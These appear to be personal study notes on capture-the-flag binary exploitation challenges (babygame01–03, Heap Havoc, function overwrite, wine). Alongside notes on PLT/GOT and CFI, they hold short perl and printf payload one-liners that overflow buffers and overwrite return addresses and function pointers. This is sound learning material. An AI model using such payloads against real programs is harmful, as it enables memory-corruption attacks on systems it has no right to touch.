[_] [Have not yet understood] R_X86_64_TLSDESC relocations support lazy relocation using dedicated PLT, GOT entries given by DT_TLSDESC_PLT, DT_TLSDESC_GOT

[_] [Information] To support IBT (Intel CET Extension), linker should generate a IBT-enabled PLT together with a second PLT so that the initial value of GOT entry for external function is address of corresponding second PLT entry

call → .SPLT → .PLT → GOT[1,2] → Linker Dynamic

[_] [__Comment__] babygame03 analysis deserves a whole new empty page, so some closely related in4 (i.e., unwinding the stack) is provided to make the page feel less empty

[_] [Information] .cfi_startproc initializes some internal data structures and emits architecture dependent initial CFI instructions

[_] [Information] .cfi_escape EXPRESSION[,...] can be used to add OS-specific CFI opcodes, or generic CFI opcodes that assembler does not support

---

[_] [__Comment__] babygame03 analysis uses manual reverse engineering, primarily static analysis, while also using dynamic analysis to name vars and identify injection locations

[__Thought__]

[0] ebx == .got?
The fuck is going on? How to approach 5 for legitimate player?

[2] x → eip → ebp
The fuck is going on? Is x an array instead?

[3] 0xa99 = 0xd + 2700

[5] level → map → input → p → eip → [ebp] → esi → ebx → *input
0x804c044 <player_tile>: 0x00000040 '@'

[6] l_{evel} → p → m_{ap} → eip → ebp

[5] Why is lea used in --*(p+2)?
→ A fast arithmetic trick without altering EFLAGS

[8] What is the highest first byte that a copyable Unicode character can have?
→ F4 (for example, F4 8F BF BF)

[9] Why does winJump add an extra 4 bytes? (cdecl)
→ Caller is required to clean up stack, so jumping to push eax adds an extra 4 bytes

[_] [__Comment__] My work is too complicated due to: (i) being foolishly restricted to printable characters only, (ii) some repetitive tasks being handled manually, (iii) being too lazy to do some math, so I mostly rely on GDB to correct injection points visually

[_] [__Comment__] So I decided to optimize and formalize the process with some help from another online write-up (snwau)

[_] [__Bewilder__] Using "run < <(cat payload.txt; cat /dev/tty)" in gdbinit can lead to confusing behavior, i.e. ctrl+c → continue then:

"Program received signal SIGTTIN, Stopped (tty input)."

[Admittedly, I only glanced at the issue and made a quick guess]

The program runs normally if nothing has been interrupted in GDB yet.

However, when a SIGINT signal (such as ctrl+c or break) is raised, GDB will catch it and send all other processes to the background except itself.

When you resume execution (using continue), only the main program is brought to the foreground, not the subprocess cat /dev/tty.

As a result, the program receives a SIGTTIN signal.

[_] [__Epilogue__] Well, I mean, it takes sooooo longggggggggg to do manual reverse engineering. I still don't know how to organize or take notes for efficient evidence saving. I expected that there would be insights or something that would help me focus more, but well, nothing. Binary exploitation is a good part, not a hard one; but when it comes to practice, I did not follow the exploit process that requires gathering (such as how far the location that eip can point to) as much as possible at the beginning, before doing any fucking thing.

[_] [babygame02] Just a simpler version of babygame03 where the level and lives mechanism does not exist, so only the third step is taken:

```
perl -E "print 'a'x40, 'aw'x3, lpw"
```

[_] [babygame01] Just a simpler version of babygame03 where there is a lives-like mechanism, i.e. "player has flag" should be non-zero:

```
perl -E "print 'a'x4, 'aw'x4, sp"
```

[_] [Heap Havoc] Another perspective on memory layout – heap grows upward. A slightly challenging aspect is determining which addr is writable and formatting LE_{ndian} output:

```
perl -E "print 'a'x16, 'b'x4"; printf "\x38\xc0\x04\x08\xb6\x92\x04\x08"
```

[_] [function overwrite] Two remarks are that void (*check)(char*, size_t) = hard_checker; – .data is located at a lower memory address than .bss – int fun[10] = {0};, and that maximum value of signed char is 0x7f rather than 0xff:

```
perl -E 'print "\x7f"x10, "\x43"'; echo " -16 -314"
```

[_] [wine] This problem should not be considered difficult! My error was in assuming that gets would terminate when it encountered a \x00 character:

```
perl -E 'print "a"x136,"\xa8\xfe\x64\x00\x30\x15\x40"'
```